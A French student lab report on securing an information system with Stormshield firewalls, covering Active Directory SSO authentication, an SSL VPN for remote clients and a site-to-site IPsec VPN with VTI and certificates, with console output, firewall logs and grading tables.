
Installation du serveur Active Directory (AD) sur Windows Server 2019 via le Gestionnaire de Serveur intégré à ce dernier.

Création d'un utilisateur "test" dans l'AD.


Intégration du PC Win10 dans l'AD.

Nom de l'appareil	WIN
Nom complet de l'appareil	WIN.sae.sae

Intégration du Win 10 client dans le domaine "sae.sae".



Démarrage du service en mode automatique (au lancement) “Stormshield Agent SSO” sur le serveur Windows.



Connexion de l'annuaire AD sur le firewall avec le compte administrateur et mot-de-passe défini dans l'agent.

USERS							
FILTERS (NO)	No predefined filter		Filter	Reset	Refresh	Export results	Configure authentication
	Name	IP address	Directory	Group	Expiry date	Auth. method	Administrator
	administrateur	10.0.0.100	sae.sae	lecteurs des journaux d'évén...	9h 51m 15s	AGENT-AD	✓
	test	10.0.0.201	sae.sae	lecteurs des journaux d'évén...	9h 55m 17s	AGENT-AD	✓

Liste des utilisateurs connectés sur le réseau.

	Status	Source	Methods (assess by order)
1	Enabled	Any user@sae.sae any	1 SSO Agent 2 Default method

Règle d'authentification via SSO Agent sur le Firewall.

Dans un premier temps, nous avons configuré le service AD (Active Directory) sur le serveur Windows Serveur. Lors de cette installation nous avons créé une nouvelle forêt du domaine "sae.sae".

Nous avons créé un utilisateur "test" et nous les avons ajoutés au groupe "Utilisateurs du domaine" en plus d'avoir intégré l'administrateur au groupe de "Lecteurs des journaux d'évènement".

Nous avons également intégré le PC client dans le domaine afin de pouvoir authentifier les utilisateurs créés précédemment. Nous n'avons pas rencontré de problème lors de cette étape.

Par la suite, nous avons installé le service "Stormshield Agent SSO" sur le serveur Windows afin de pouvoir communiquer les éléments de l'AD à notre Firewall.

Nous avons aussi changé l'adresse IP du client Win 10 afin de vérifier que l'utilisateur restait authentifié (.200 -> .201)

Sur le firewall, nous avons lié l'annuaire LDAP de l'AD via le SSO Agent. Puis, nous avons créé une règle d'authentification via "SSO Agent" afin d'authentifier les utilisateurs automatiquement sur le réseau.

Sur cette partie, nous avons perdu un peu de temps car les logs du FireWall ne sont pas affichés en temps réel (parfois plus de 5 minutes de délai). Nous pensions alors que notre configuration n'était pas bonne et nous faisons des modifications inutiles.

Tâche 12 Configuration d'un VPN SSL pour clients distants

Liste des personnes impliquées avec pourcentage de répartition

HIRSCH Matéo 50%
ECOTIERE Léo 50%

2x2h = 4
heure-homme

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Mettre en place un VPN SSL sur le site A pour le client du site B

Mettre en place un VPN SSL complet en utilisant un client OpenVPN pour Linux et le client Stormshield pour Windows.

Sous-tâches	Evaluation prof
Configuration d'un annuaire -> ok	100%
Génération d'un certificat -> ok	100%
Mettre en place les règles de filtrage et de NAT -> ok	100%
Configuration du service VPN SSL sur le Stormshield -> ok	100%
Installation et paramétrage des clients -> ok	100%
Tests de connexion -> ok	100%

Rapport

(Captures d'écrans de la configuration Stormshield et des clients, etc.)

```
root@rt-mob:/home/tp/Téléchargements# openvpn openvpn_client.ovpn
2023-06-02 14:27:14 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets
are not compressed unless "allow-compression yes" is also set.
2023-06-02 14:27:14 DEPRECATED OPTION: --cipher set to 'AES-128-CBC' but missing in --data-ciphers (AES-256-GCM:AES-128-GCM). Future Op
enVPN version will ignore --cipher for cipher negotiations. Add 'AES-128-CBC' to --data-ciphers or change --cipher 'AES-128-CBC' to --d
ata-ciphers-fallback 'AES-128-CBC' to silence this warning.
Enter Auth Username: user
Enter Auth Password: *****
```

Connexion au VPN SSL avec méthode SSL+EAP (certificat + login/password)

```
8: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
link/none
inet 172.10.20.6 peer 172.10.20.5/32 scope global tun0
    valid_lft forever preferred_lft forever
inet6 fe80::c71a:6055:4ef5:8a60/64 scope link stable-privacy
    valid_lft forever preferred_lft forever
tp@rt-mob:~$ ip r
default via 192.168.2.254 dev enp3s0 onlink
10.0.0.0/8 via 172.10.20.5 dev tun0
169.254.0.0/16 dev enp3s0 scope link metric 1000
172.10.10.0/24 via 172.10.20.5 dev tun0
172.10.10.1 via 172.10.20.5 dev tun0
172.10.20.0/24 via 172.10.20.5 dev tun0
172.10.20.1 via 172.10.20.5 dev tun0
172.10.20.5 dev tun0 proto kernel scope link src 172.10.20.6
192.168.1.0/24 via 172.10.20.5 dev tun0
192.168.2.0/24 dev enp3s0 proto kernel scope link src 192.168.2.1
```

Affichage l'interface tunnel et de ses routes associées

SAÉ Cyber 4.0 Sécurisation d'un SI

Applications Emplacements Système

SN210W17C2194A7@10.0.0.254 Administration - Mozilla Firefox

https://10.0.0.254/admin/admin.html#authentication/policy

STORMSHIELD SN210W

admin 3.11.20

[Lecture/Ecriture](#)

[Accès complet aux logs \(données personnelles\)](#)

Aidez-nous à améliorer l'application | Téléchargez SN Real-Time Monitor

CONFIGURATION

auth

Authentication

Filtrage et NAT

AUTHENTIFICATION

METHODES DISPONIBLES

POLITIQUE D'AUTHENTIFICATION

PORTAIL CAPTIF

PROFILS DU PORTAIL CAPTIF

Recherche par utilisateur...

+ Nouvelle règle

Supprimer

Monter

Descendre

Couper

Copier

Coller

	État	Source	Méthodes (évaluées par ordre)	Commentaire
1	Activé	Any user@sae.sae	1 SSL 2 LDAP	
2	Activé	Any user@sae.sae	1 SSL 2 LDAP	

Méthode par défaut

Méthode à utiliser si aucune règle ne peut être appliquée:

Objets multi-utilisateur

Définissez les objets réseau autorisant plusieurs authentifications sur une même adresse IP

Attention : la méthode Agent SSO ne supporte pas l'authentification multi-utilisateur.

Rechercher...

+ Ajouter

Supprimer

Réseau

Appliquer

Annuler

SN210W17C2194A7... tp@rt-mob: ~

Règles d'authentification par certificat pour le VPN SSL via l'interface dédiée

Applications Emplacements Système

SN210W17C2194A7@10.0.0.254 Administration - Mozilla Firefox

https://10.0.0.254/admin/admin.html#log_file_xvpn

STORMSHIELD SN210W

admin 3.11.20

[Lecture/Ecriture](#)

[Accès complet aux logs \(données personnelles\)](#)

Aidez-nous à améliorer l'application | Téléchargez SN Real-Time Monitor

VPN SSL

Dernière heure

Actualiser

Rechercher...

Recherche avancée

Actions

RECHERCHE DU - 02/06/2023 13:26:47 - AU - 02/06/2023 14:26:47

Enregistré à	Utilisateur	Nom de la source	Message
14:26:38	user	87.10.10.20	SSL tunnel created
14:26:38	user	87.10.10.20	User authenticated in ASQ
14:26:11	user	87.10.10.20	SSL tunnel destroyed
14:26:11	user	87.10.10.20	User deauthenticated from ASQ
14:25:23	user	87.10.10.20	SSL tunnel created
14:25:23	user	87.10.10.20	User authenticated in ASQ
14:25:09	user	87.10.10.20	SSL tunnel destroyed
14:25:09	user	87.10.10.20	User deauthenticated from ASQ
14:22:49	user	87.10.10.20	SSL tunnel destroyed
14:22:49	user	87.10.10.20	User deauthenticated from ASQ
14:22:40	user	87.10.10.20	SSL tunnel created
14:22:40	user	87.10.10.20	User authenticated in ASQ
14:18:39	user	87.10.10.20	SSL tunnel created
14:18:39	user	87.10.10.20	User authenticated in ASQ
14:17:33	user	87.10.10.20	SSL tunnel destroyed
14:17:33	user	87.10.10.20	User deauthenticated from ASQ
14:08:04	user	87.10.10.20	Error during authentication : authenti...
14:07:08	user	87.10.10.20	SSL tunnel created

LOG LINE DETAILS

Dates

Enregistré à 14:26:38

Date et heure 14:26:38

Décalage GMT +0000

Source

Utilisateur user

Méthode ou annuaire sae.sae

Nom de la source 87.10.10.20

Source 87.10.10.20

group:Misc

Message SSL tunnel created

Précédent

Suivant

Copy

Page 1 22 traces

Période affichée : 21m 7s

SN210W17C2194A7... tp@rt-mob: ~

Logs du VPN SSL lors de la connexion et la création du tunnel

Le VPN SSL consiste en la création d'un tunnel entre un serveur et un client avec une vérification des certificats respectifs auprès de la Certificate Authority (CA) et de sa Certificate Revocation List (CRL).

La méthode d'authentification Extensible Authentication Protocol (EAP) permet d'ajouter une surcouche en recoupant une paire de login/password avec un annuaire afin d'autoriser certains utilisateurs seulement à se connecter, ou simplement ajouter une sécurité supplémentaire.

Tâche 13 Configuration d'un VPN IPSEC site à site

Liste des personnes impliquées avec pourcentage de répartition

HIRSCH Matéo 50%
ECOTIERE Léo 50%

2x3.5h = 7
heure-homme

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Mettre en place un VPN IPSEC entre vos deux sites

Vous commencerez par mettre en place un tunnel VPN IPSEC simple entre vos deux LANs, une fois testé et validé, vous mettrez en place un VPN utilisant les Virtual Tunneling Interface (VTI) pour relier dans un seul tunnel vos 4 réseaux (LAN A, DMZ A, LAN B et DMZ B).

Sous-tâches	Evaluation prof
Mettez en place un tunnel VPN entre vos deux LANs	100%
Testez et faites valider	100%
Mettez en place un tunnel entre tous vos réseaux en utilisant les VTI	100%
Testez et faites valider	100%
Utilisation des certificats pour l'authentification des SNSs	100%
Testez et faites valider	100%


Rapport

(Captures d'écrans de la configuration Stormshield et des clients, etc.)

Pour établir un VPN site à site nous devons faire une configuration symétrique (c'est pourquoi nous ne vous montrons qu'un côté de la configuration) sur chaque extrémité de ce dernier. A noter qu'un VPN IPsec ne monte pas un tunnel comme un VPN SSL par exemple. Le VPN IPsec est une liaison IP sécurisée et chiffrée.

Ligne	Etat	Réseau local	Correspondant	Réseau distant	Profil de chiffrement	Keepalive
1	on	Firewall_VTI_FWA	Site_FW_B	IP_VTI_B	StrongEncryption	600
2	off	LAN_A	Site_FW_B	LAN_B	StrongEncryption	0

Configuration des 2 VPN IPsec sur le firewall du Site A.



Certificats pour VPN IPsec avec méthode d'authentification certificat.

Chercher dans les corresps Filtre ▼

+ Ajouter ▼ ✕ Supprimer 🔄 Renommer

Nom ▲

Site_FW_B

Correspondant : Site_FW_B

Commentaire :

Passerelle distante : FW_B_Out ▼

Configuration de secours : None ▼

Profil IKE : StrongEncryption ▼

Version IKE : IKEv1 ▼

Identification

Méthode d'authentification : Certificat ▼

Certificat : CA_SAE:VPN_IPSec ✕ 🔍

Local ID (Optionnel) : Saisir un identifiant

ID du correspondant (Optionnel) : Saisir un identifiant

Clé prépartagée (ASCII) :

Confirmer :

Configuration du correspondant IKEv1 sur le firewall du Site A.

Rechercher...	+ Ajouter	✕ Supprimer			
Etat	Réseau de destination (objet machine, ré...)	Interface	Plan d'adressage	Passerelle	
on	LAN_B	VTI_FWA	192.168.2.0/24	IP_VTI_B	
off	DMZ_B	VTI_FWA	10.0.0.0/24	IP_VTI_B	

Route statique pour IPsec via VTI sur le firewall du Site A.

on	VTI_FWA	vti_fwb
----	---------	---------

Route de retour pour IPsec via VTI sur le firewall du Site A.

Etat	Nom	Adresse IP	Masque IP	Commentaire
Activé	VTI_FWA	8.8.8.1	255.255.255.252	

Création du VTI sur le firewall du Site A.

Enabled	vti_fwb	8.8.8.2	255.255.255.252
---------	---------	---------	-----------------

Création du VTI sur le firewall du Site B.

1 Tunnel(s)	Firewall_vti_fwb	Firewall_out	out	FW_OUT_A	VTI_FWA	16385
1 Tunnel(s)	Firewall_vti_fwb	Firewall_out	in	FW_OUT_A	VTI_FWA	16386

Établissement de la connexion IPsec.

VPN IPsec site à site entre les deux LANs :

Pour établir un VPN site à site nous avons fait la même configuration sur chaque firewall. C'est-à-dire une création de correspondants et de la connexion. Nous avons créé des correspondants IKEv1 (Internet Key Exchange v1) avec une clé PSK afin de chiffrer la liaison.

Nous avons également configuré des règles de filtrages en autorisant le flux entre les 2 LANs lorsqu'il ne passe **que** par le VPN.

VPN IPsec avec VTI :

Pour établir ce VPN nous avons créé sur chaque firewall une VTI (Virtual Tunnel Interface) afin de faire passer le trafic des réseaux internes (IN + DMZ) de chaque firewall sur le VPN.

Après avoir créé les deux VTI, nous avons configuré le VPN en précisant cette fois-ci que les réseaux locaux et distants sont les VTI respectives. Nous avons utilisé la même configuration du correspondant IKEv1 que pour le VPN IPsec précédent.

Par la suite, nous avons établi des routes afin de préciser que les réseaux locaux doivent passer par les VTI et par conséquent sur le VPN. Des routes de retour ont été également mises en place.

VPN IPsec avec VTI avec certificats :

Pour ce VPN, la configuration est la même que le précédent a une seule différence : le correspondant IKEv1 est configuré avec méthode d'authentification par certificat.

Pour ce faire, sur le firewall du Site A nous avons renseigné dans la configuration du correspondant (à savoir le firewall du Site B) le certificat de ce dernier et inversement sur le deuxième firewall.

Par conséquent, lors de l'établissement du VPN, le firewall du Site A peut certifier le firewall du Site B et de même manière pour le deuxième firewall, cela permet de s'assurer de l'authenticité du correspondant.